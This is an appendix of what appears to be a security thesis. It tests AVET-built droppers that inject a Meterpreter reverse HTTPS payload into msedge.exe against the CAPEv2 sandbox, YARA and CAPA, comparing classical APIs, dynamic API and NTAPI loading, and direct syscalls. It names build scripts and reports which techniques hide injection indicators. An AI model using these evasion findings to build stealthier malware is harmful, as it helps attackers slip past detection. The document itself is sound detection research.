To ensure that there are no issues related to the scope, we must separate both `static_fr om_here` and `static_from_file` logic. This oversight may be due to the fact that the author may not have considered all possible use cases. To solve the problem, we copied the logic from `static_from_file` to `static_from_here`, eliminating dependencies. Therefore, the issue of conflicting inclusions is resolved, ensuring that macros remain within the appropriate scope.

Appendix D

Assessment of the extended AVET

This section presents the experimental details for the *extended AVET framework*. We begin by testing the *classical API calls*, which now utilize a *process name* instead of a *PID*. Next, we examine the *dynamic loading of APIs*. This is followed by replacing standard APIs with *NTAPIs*. Finally, we assess the sample that integrates *Direct Syscalls*.

Classical API calls For the first experiment, we generated a sample that uses *classical API calls* with the script `build_injectshc_custom_enc_revhttps_stageless_win64.sh`. This sample employs the same techniques as our initial custom sample, which also uses *classical API calls*. Additionally, during the generation process, we incorporated the evasion technique of AVET to hide any windows that might appear.

Upon uploading the sample and setting up the listener `windows/x64/meterpreter_reverse_https` using msfconsole on the Kali Linux VM, we obtained the following results :

- *Detection results and YARA signatures*: Figure D.1 illustrates the detection outcomes. Similar to the results observed in the custom sample that uses *Classical API calls*, depicted in Figure 4.19, there is no detection by YARA. This outcome was expected, as we used the same payload (*x64/xor Meterpreter reverse HTTPS* and *custom encryption*), effectively bypassing YARA signatures. However, a significant divergence is the presence of a "*Process Dumps*" tab. This indicates that CAPEv2 can now dump the process, which was not the case in the custom sample. The presence of the "*Payloads*" tab is expected, as we employed the same technique involving *classical API calls*.

- *CAPA Analysis*: The IoCs identified by CAPA are depicted in Figure D.2. While they are similar to those of the first custom sample, which uses the same payload execution method, namely Classical API calls (as shown in Figure 4.20), there are two additional IoCs. These include the *termination of a process* and the presence of a *.tls section*, both specific to AVET. The process enumeration observed here is expected, given that we integrated this feature into AVET. Once again, we observe only the behavior of the dropper due to the shellcode injection, which conceals the behavior of Meterpreter as seen in the custom sample.

- *Indicator of Compromises*: In Figure D.3, CAPEv2 signatures highlight several IoCs. Comparing them with the IoCs of the first custom sample (displayed in Figure 4.21), we observe the typical behavior associated with shellcode injection. Furthermore, we also encounter IoCs related to the process enumeration. However, an addition is the *detection of a potential date expiration check*. Even after removing the two fingerprinting methods ("`fopen`" and "`gethostbyname`"), the persistence of this IoC suggests that CAPEv2 detects a specific code intrinsic to AVET. This could potentially be a false positive since AVET performs several operations that might lead CAPEv2 to interpret it as an evasion technique based on date expiration.




Figure D.1: Detection result of the first sample - Classical APIs




Figure D.2: CAPA analysis of the first sample - Classical APIs

Figure D.3: IoCs of the first sample - Classical APIs




Figure D.4: Files accessed of the first sample - Classical APIs

In the screenshots shown in Figure D.3, we observe that a window appears shortly. This occurrence may be attributed to the absence of `WinMain` usage, potentially employing a technique where the window is hidden during execution. Given the occasional slowness of sandboxes, combined by the execution of the CAPE agent, the screenshot is captured at a precise moment, before the instruction that hides the window executes, hence its visibility. Subsequently, the window is concealed again. This observation highlights a weakness compared to the method used in the custom samples.

The "**Behavioral Analysis**" tab reveals two distinct subsections, similar to those of the first custom sample, which displays the behaviors of both the dropper and the process into which the payload is injected:

- *API calls made by the dropper*: Similar to the first custom sample, this section highlights several IoCs associated with process injection. These include calls to `NtOpenProcess` targeting `msedge.exe`, `NtAllocateVirtualMemory` with full permissions, `WriteProcessMemory` for injecting the payload, `CreateRemoteThread` and process enumeration using `Process32NextW`. As these IoCs are identical to those of the first sample, depicted in Figures 4.22, 4.23 and 4.24, separate figures have not been included.
- *API calls made by "**msedge.exe**"*: Similarly to the first custom sample, no suspicious IoCs originating from "`msedge.exe`" were detected.

- *Files accessed*: The files accessed during the execution of the sample are depicted in Figure D.4. The specific file accessed is the same as in the first sample, namely "`C:\Windows\Globalization\Sorting\sortdefault.nls`". However, this may be a false positive as it does not indicate any suspicious activity. Notably, since we removed two fingerprinting techniques, we no longer observe access to "`C:\Windows\System.ini`" as seen in the initial tests of samples generated by AVET in Figure 4.17.

In conclusion, our experiment yielded results consistent with the first custom payload. The payload successfully bypassed YARA detection due to custom encryption and the ability of CAPEv2 to *dump the process* was observed, which was not the case in the first custom sample. CAPA analysis revealed additional IoCs like *process termination* and a *.tls section*, specific to AVET, compare to the custom sample. The IoCs analysis showed typical shellcode injection behaviors which aligns with the other sample and additionally a *potential date expiration check*. Regarding the screenshots, the evasion method, intended to conceal windows, generated by AVET was not effective. The behavioral analysis confirmed consistent API calls by the dropper and no suspicious IoCs from `msedge.exe`, identical to the custom sample. File access patterns remained the same as the custom sample.




Figure D.5: Detection result of the second sample - Dynamic Loading of APIs

Overall, the experiment demonstrated that the new feature for searching a PID based on a target name works effectively. However, the only additional IoCs identified, compared to the custom sample, were the ability of CAPEv2 to dump the process and a signature related to potential early termination due to a date expiration check.

Dynamic Loading of APIs To explore *dynamic loading of APIs* with AVET, we generated a sample using the script `build_injectshc_dynamic_lib_APIs_revhttps_stageless_win64.sh`. This sample uses the same payload execution method as our second custom sample. During the generation phase, we once again added the evasion technique from AVET to conceal any potential windows that could arise.

The following outcomes were obtained after uploading the sample and setting up the listener `windows/x64/meterpreter_reverse_https` using msfconsole on the Kali Linux VM :

- *Detection results and YARA signatures*: The detection results, shown in Figure D.5, are exactly the same as the first extended sample from AVET previously tested. As before, YARA failed to flag the Meterpreter payload. However, the "*Process Dumps*" tab still appeared in the detection results, which was absent in the analysis of the second custom sample that uses *Dynamic Loading of APIs*, as depicted in Figure 4.26. Furthermore, the expected "*Payloads*" tab was also present, aligning with the observations from the second custom sample.

- *CAPA Analysis*: Figure D.6 illustrates IoCs identified by CAPA. These IoCs remain consistent when compared to the first extended sample from AVET previously tested. However, compared to the second custom sample that employs Dynamic Loading of APIs, two additional IoCs are detected: a *process termination* and the presence of a *.tls section*, mirroring the results of the previous sample. This repetition emphasizes that Dynamic Loading of APIs does not significantly reduce the IoCs from the dropper identified by CAPA.




Figure D.6: CAPA analysis of the second sample - Dynamic Loading of APIs




Figure D.7: IoCs of the second sample - Dynamic Loading of APIs

- *Indicator of Compromises*: The IoCs identified by CAPEv2 are depicted in Figure D.7. Upon comparison with the IoCs identified in the previous extended sample from AVET during the previous test, we observed identical IoCs. Notably, the behavior of shellcode injection is highlighted, with the addition of "*Possible date expiration check, exits too soon after checking local time*". There is no reduction in IoCs observed, similar to the second custom sample (Dynamic Loading of APIs) illustrated in Figure 4.28, which is expected given its reliance on the same payload execution method.

  In the screenshots presented in Figure D.7, there is no window visible during execution this time. This absence could be attributed to a stroke of luck, wherein the screen capture by CAPEv2 might have missed the moment when the console window briefly appeared. Consequently, using the `WinMain` method proves to be more effective than hiding the window during execution.

  For the "**Behavioral Analysis**" tab, we have again two distinct subsections covering both the dropper and the process where the payload is injected similar to the second custom sample :

  – *API calls made by the dropper*: Our analysis reveals logs detailing different API calls indicative of process injection, which are exactly the same as those found in both the second custom sample and the previous extended sample from AVET. These actions encompass process enumeration, opening the process "`msedge.exe`", allocating virtual memory with `PAGE_EXECUTE_READWRITE`




Figure D.8: Files accessed of the second sample - Dynamic Loading of APIs

protection, writing the shellcode into the allocated memory and creating a new thread. As these IoCs align precisely with those of the initial custom sample, as depicted in Figures 4.22, 4.23 and 4.24, we have omitted separate figures. There is still no noticeable improvement in concealing API calls through dynamic loading of APIs, aligning with the findings from the second custom sample.

– *API calls made by "**msedge.exe**"*: No signs of suspicious IoCs were found from "**msedge.exe**" which corresponds to the results of the custom sample.

- *Files accessed*: Figure D.8 highlights the files accessed during the execution of the sample. Consistently, our findings match those of the previous extended sample and the second custom sample, revealing access to only one file `"C:\Windows\Globalization\Sorting\sortdefault.nls"`, which is in line with our expectations.

In conclusion, the analysis of the second sample using dynamic loading of APIs yielded results similar to the second custom sample. YARA signatures failed to flag the Meterpreter payload and the "*Process Dumps*" and "*Payloads*" tabs were both present whereas in the second custom sample only the "*Payloads*" tab was present. CAPA analysis identified the same IoCs as previous samples, with additional detections such as *process termination* and a *.tls section*, indicating that dynamic loading of APIs does not significantly reduce IoCs. The IoCs identified by CAPEv2, including shellcode injection and possible date expiration checks, matched those of the second custom sample. Concerning the screenshots, no windows were displayed, but this was likely due to luck, as the program does not use the `WinMain` method. Behavioral analysis revealed identical API calls by the dropper and the payload injected process to those found in the second custom sample and the previous extended sample. No suspicious IoCs were found in `"msedge.exe"`. Regarding the files accessed during the analysis, they were consistent across all samples, limited to `"C:\Windows\Globalization\Sorting\sortdefault.nls"`, as expected.

In summary, the experiment underscores that the main distinctions from the second custom sample lie in the presence of the "*Process Dumps*" and two unique IoCs from CAPEv2 signatures inherent to AVET. Otherwise, the remaining findings are the same as those of the second custom sample.

Dynamic Loading of NTAPIs Next, we evaluated the sample created with the script `build_injectshc_dynamic_lib_NTAPIs_revhttps_stageless_win64.sh`. This sample uses *dynamic loading of NTAPIs*, similar to the third custom sample. Additionally, while generating the payload, we integrated evasion techniques from AVET to hide any potential windows.

After setting up the listener using msfvenom on the Kali Linux machine, the results of this evaluation are presented below:




Figure D.9: Detection result of the third sample - Dynamic Loading of NTAPIs




Figure D.10: CAPA analysis of the third sample - Dynamic Loading of NTAPIs

- *Detection results and YARA signatures*: Figure D.9 presents behavior identical to the initial two extended samples from AVET. Once more, YARA failed to flag the Meterpreter payload. However, in contrast to the third custom sample depicted in Figure 4.30, where only the "*Payloads*" tab was present, both "*Process Dumps*" and "*Payload*" tabs are displayed.

- *CAPA Analysis*: The CAPA analysis, illustrated in Figure D.10, provides insight into the behavioral IoCs of the sample. While IoCs related to shellcode injection are evident in both this sample and the third custom sample, our analysis highlighted again additional IoCs, such as *process termination*, the presence of a *.tls section* and the *query or enumeration of registry values*, which also appear in the previous extended sample from AVET. This underscores that the *dynamic loading of NTAPIs* does not mitigate the emergence of additional IoCs originating from AVET source code. The presence of other IoCs associated with shellcode injection of the dropper is expected, given their similarity to those observed in the third custom sample.

- *Indicator of Compromises*: Figure D.11 reveals several IoCs identified by CAPEv2




Figure D.11: IoCs of the third sample - Dynamic Loading of NTAPIs

signatures. Once again, a notable improvement is shown compared to the previous extended samples from AVET. This aligns with the findings from the third custom sample, where IoCs related to process enumeration are effectively hidden due to the Dynamic Loading of NTAPIs. Specifically, among the shellcode injection IoCs, only "*Create RWX memory*" and "*Code injection with CreateRemoteThread in a remote process*" are present. However, the additional IoC "*Possible date expiration check, exits too soon after checking local time*" from AVET persists. Overall, the results closely resemble those of the third custom sample due to shared payload execution methods, with discrepancies primarily attributed to the AVET source code, resulting in a false positive in the IoC signatures.

In the screenshots presented in Figure D.11, no windows are visible during execution. This absence could be attributed to luck, as the sample only uses a "hide console" method in runtime.

Under the "**Behavioral Analysis**" tab, two distinct subsections covering both the dropper and the process where the payload is injected are displayed :

- *API calls made by the dropper*: Under this subsection, we observed APIs associated with process injection which are identical to those found in the third custom sample. These include actions such as *opening the process* "`msedge.exe`", *allocating virtual memory* with `PAGE_EXECUTE_READWRITE` protection, *writing the shellcode* into the allocated memory and *creating a new thread*. However, unlike before, we do not find the call to `Process32NextW`, since we use `NtQuerySystemInformation`, similar to the third samples. All these IoCs are depicted in Figures 4.33, 4.34 and 4.35. Since they align precisely with those observed in the third sample, we have omitted separate figures from our analysis. This examination demonstrates an improvement in concealing the process enumeration, thanks to the *Dynamic Loading of NTAPIs*, thus aligning with the results of the third custom sample.
- *API calls made by "**msedge.exe**"*: Consistent with the findings of the previous sample tested, once again, no signs of suspicious IoCs were detected from "`msedge.exe`".

- *Files accessed*: The analysis depicted in Figure D.12 indicates that no files were accessed during the execution of the sample. This reflects the results observed in the third custom sample, aligning with our expectations.




Figure D.12: Files accessed of the third sample - Dynamic Loading of NTAPIs

Our analysis of the extended sample using dynamic loading of NTAPIs has shown several key findings. Detection results mirror those of earlier AVET samples, with YARA failing to detect the Meterpreter payload. However, this sample displayed both "*Process Dumps*" and "*Payloads*" tabs, unlike the third custom sample, indicating CAPEv2 ability to dump process of the sample from AVET. CAPA analysis revealed additional IoCs, such as a *process termination*, a *.tls section* and *registry value queries*, consistent with previous extended samples, suggesting that dynamic loading does not mitigate these IoCs. Regarding the IoCs detected by CAPEv2, the expected IoCs related to shellcode injection were present, as seen in the third custom sample. However, there was an additional IoC related to a *potential date expiration check*. This indicates that the dynamic loading of NTAPIs does not help at conceal concealing such IoC. For the screenshots, once again, no windows were visible, more probably due to a stroke of luck. Behavioral analysis indicated identical API calls for process injection compared to the third custom sample, using `NtQuerySystemInformation` instead of `Process32NextW` for better concealment of process enumeration. Additionally, no suspicious IoCs were detected from "`msedge.exe`" and no files were accessed during execution aligning with our expectations.

Overall, the analysis demonstrates that incorporating *dynamic loading of NTAPIs* effectively conceals IoCs related to process enumeration, marking an improvement over the first two extended AVET samples. However, compared to the third sample, there is the presence of a "*Process Dumps*" tab and an additional IoC concerning a date expiration check inherent to AVET.

Direct Syscalls Finally, we conducted an analysis of direct syscalls implemented within AVET. We generated the sample using the script `build_injectshc_syscalls_revhttps_stageless_win64.sh`. This particular sample uses direct syscalls in the payload execution method, identical to the fourth custom sample. Below, we outline the findings of this assessment after setting up the listener in the Kali machine:

- *Detection results and YARA signatures*: Figure D.13 depicts the detection results of the extended sample. Once again, there is no detection by YARA. However, a notable difference is the absence of the "*Payloads*" tab, similar to the fourth custom sample. Interestingly, the "*Process Dumps*" tab remains present, suggesting a highly probable correlation with the AVET source code or the compiler used, as we did not observe this behavior with our custom sample.

- *CAPA Analysis*: The CAPA analysis, as illustrated in Figure D.14, demonstrates a notable improvement compared to the previous extended sample from AVET, with the majority of IoCs effectively concealed. However, in contrast to the fourth custom sample, which yielded empty CAPA results, the analysis here identified only one




Figure D.13: Detection result of the fourth sample - Direct Syscalls




Figure D.14: CAPA analysis of the fourth sample - Direct Syscalls

remaining IoC "*contain a .tls section*" from the extended sample. The successful concealment of IoCs related to shellcode injection techniques suggests that the *query registry* and *process termination* IoCs may result from a combination of AVET source code and shellcode injection code, potentially misleading IoC identification of CAPA, given its context-based analysis of API calls.

The persistence of the IoC "*.tls section*" may be attributed to the *compiler* used, as AVET employs MinGW, whereas our custom samples were compiled with Visual Studio 2022 Community edition.

- *Indicator of Compromises*: The IoCs identified by CAPEv2 signatures in Figure D.15 reveal that all suspicious IoCs are concealed using the direct syscalls technique, aligning with the fourth custom sample and representing an improvement compared to the extended custom sample. Surprisingly, even the IoC concerning "*Possible date expiration check, exits too soon after checking local time*" is hidden, which could be explained by the fact that since `process termination` was not identified in the previous CAPA analysis, it did not generate the IoC by CAPEv2 signature. Overall, the IoCs results identified by CAPEv2 signatures are identical to those of the fourth custom sample, demonstrating the effectiveness of direct syscalls in concealing IoCs.

  In the screenshots presented in Figure D.15, no windows are visible during execution. This could once again be attributed to luck, as the sample only employs a "hide console" method at runtime.

  Within the "**Behavioral Analysis**" section, a single subsection detailing the be-




Figure D.15: IoCs of the fourth sample - Direct Syscalls




Figure D.16: Behavioral analysis (process tree) of the fourth sample - Direct Syscalls

havior of the dropper is illustrated in Figure D.16. This underscores the efficacy of the direct syscalls method in hiding the shellcode injection within "`msedge.exe`", mirroring the results of the fourth sample.

Concerning the API calls made by the dropper, we observe identical behavior to the fourth sample, where no process injection activity is visible, thanks to the use of direct syscalls. However, just like the fourth sample, we encountered a drawback where some logs of "*syscall*" are displayed without further information, as depicted in Figure D.17. This indicates that despite concealing API logs indicative of shellcode injection behavior, CAPEv2 can still detect logs related to syscalls without providing detailed information. As mentioned earlier, this lack of specificity prevents a security analyst from directly classifying the sample as malicious and necessitates thorough exploration of the behavioral analysis tab since these logs are not directly visible.

- *Files accessed*: Figure D.18 depicts the files accessed by the sample during execution. No file has been accessed which reflects the results obtained in the fourth custom sample.

In conclusion, the extended sample using *direct syscalls* reveals several key insights. YARA did not detect the sample, but the consistent presence of the "*Process Dumps*" tab indicates CAPE's ability to dump processes from AVET samples, a behavior not seen in custom samples. The CAPA analysis shows improved concealment of IoCs, although a




Figure D.17: Behavioral analysis (syscalls) of the fourth sample - Direct Syscalls




Figure D.18: Files accessed of the fourth sample - Direct Syscalls

